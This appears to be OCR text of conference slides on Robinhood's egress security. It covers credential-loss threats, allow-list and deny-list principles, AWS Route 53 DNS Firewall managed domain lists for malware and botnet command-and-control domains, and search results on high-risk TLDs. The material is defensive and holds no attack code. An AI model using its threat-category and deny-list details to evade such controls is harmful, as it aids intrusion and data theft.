


Credentials loss
- Cloud
- DB
- SSH
- "Pass the hash"


Data loss

Privilege escalation


Typical web app architecture – Ingress & egress



Typical web app architecture – Ingress & egress



Typical web app architecture – Ingress & egress




Anatomy of an exploit summary

- Multiple opportunities to block and **prevent** full unauthorized access
  - Initial download attempt from benign file (technique 1)
  - Malicious file's activity (technique 2)
  - Often easy to spot, very different from normal application behavior

Robinhood’s egress security journey

Don’t over index on any single security control



Spread limited engineering time across multiple controls

Robinhood’s egress security journey

Guiding principles

Robinhood’s egress security journey

Guiding principles

- Don’t let perfect get in the way of progress

Robinhood’s egress security journey

Guiding principles

- Don’t let perfect get in the way of progress
- Get quick wins ASAP

Robinhood’s egress security journey

Guiding principles

- Don’t let perfect get in the way of progress
- Get quick wins ASAP
- Deny-List OR Allow-List is a false choice – they complement each other

Robinhood’s egress security journey

Guiding principles

- Don’t let perfect get in the way of progress
- Get quick wins ASAP
- Deny-List OR Allow-List is a false choice – they complement each other
- A generous Allow-List (deny everything else) reduces more risk surface than only a Deny-List

Robinhood’s egress security journey

Guiding principles

- Don’t let perfect get in the way of progress
- Get quick wins ASAP
- Deny-List OR Allow-List is a false choice – they complement each other
- A generous Allow-List (deny everything else) reduces more risk surface than only a Deny-List
    - Assuming you’re using managed rule sets

Robinhood’s egress security journey

Quick wins:

- Route 53 Resolver DNS Firewall

Robinhood’s egress security journey

Quick wins:

- Route 53 Resolver DNS Firewall
  - AWS managed domain lists

Route 53 Resolver DNS Firewall

AWS managed domain lists

AWS managed domain lists (4)

Theses domain lists are in Region US East (N. Virginia).

View details

Search

1

Name	ID
AWSManagedDomainsAggregateThreatList	rslvr-fdl-15f4860b1ad54ead
AWSManagedDomainsAmazonGuardDutyThreatList	rslvr-fdl-984dae9d8bac4e2b
AWSManagedDomainsBotnetCommandandControl	rslvr-fdl-aa970e9eb1ca4777
AWSManagedDomainsMalwareDomainList	rslvr-fdl-2c46f2ecbfec4dcc

Route 53 Resolver DNS Firewall

AWS managed domain lists

Available AWS Managed Domain Lists

This section describes the Managed Domain Lists that are currently available. When you're in a Region where these lists are supported, you see them on the console when you manage domain lists and when you specify the domain list for a rule. In the logs, the domain list is logged within the `firewall_domain_list_id field`.

AWS provides the following Managed Domain Lists, in the Regions they are available, for all users of Route 53 Resolver DNS Firewall.

- `AWSManagedDomainsMalwareDomainList` – – Domains associated with sending malware, hosting malware, or distributing malware.
- `AWSManagedDomainsBotnetCommandandControl` – Domains associated with controlling networks of computers that are infected with spamming malware.
- `AWSManagedAggregateThreatList` – Domains associated with multiple DNS threat categories including malware, ransomware, botnet, spyware, and DNS tunneling to help block multiple types of threats.
- `AWSManagedDomainsAmazonGuardDutyThreatList` – Domains associated with DNS security threats, such as malware, command and control, or cryptocurrency related activity, sourced from Amazon GuardDuty.

AWS Managed Domain Lists cannot be downloaded or browsed. To protect intellectual property, you can't view or edit the individual domain specifications within an AWS Managed Domain Lists. This restriction also helps to prevent malicious users from designing threats that specifically circumvent published lists.

https://docs.aws.amazon.com/Route53/latest/DeveloperGuide/resolver-dns-firewall-managed-domain-lists.html

Robinhood’s egress security journey

Quick wins:

- Route 53 Resolver DNS Firewall
  - AWS managed domain lists
  - Custom domain lists

Route 53 Resolver DNS Firewall

Custom domain lists???

high risk tlds

News | Images | List | Videos | Shopping | Books | Maps | Flights | Finance

About 305,000 results (0.45 seconds)

Bleeping Computer
https://www.bleepingcomputer.com › News › Security

These are the top-level domains threat actors like the most

Nov 12, 2021 — The **TLDs** that distribute malware the most are .ga, .xyz, .cf, ,tk, .org, and .ml. Phishing actors prefer to use .net **domains**, with .

Palo Alto Networks
https://unit42.paloaltonetworks.com › top-level-domai...

A Peek into Top-Level Domains and Cybercrime

Nov 11, 2021 — A few **TLDs** have an extremely **high** ratio of malicious **domains**, such as .zw, .bd and .ke. The **high** rate of malice is unexpected for these **TLDs**, as ...

Spamhaus
https://www.spamhaus.org › statistics › tlds

The Spamhaus Project - The Top 10 Most Abused TLDs

Top Level Domain (**TLD**) registries which allow registrars to sell **high** volumes of **domains** to professional spammers and malware operators in essence aid and abet ...

Netcraft
https://trends.netcraft.com › cybercrime › tlds

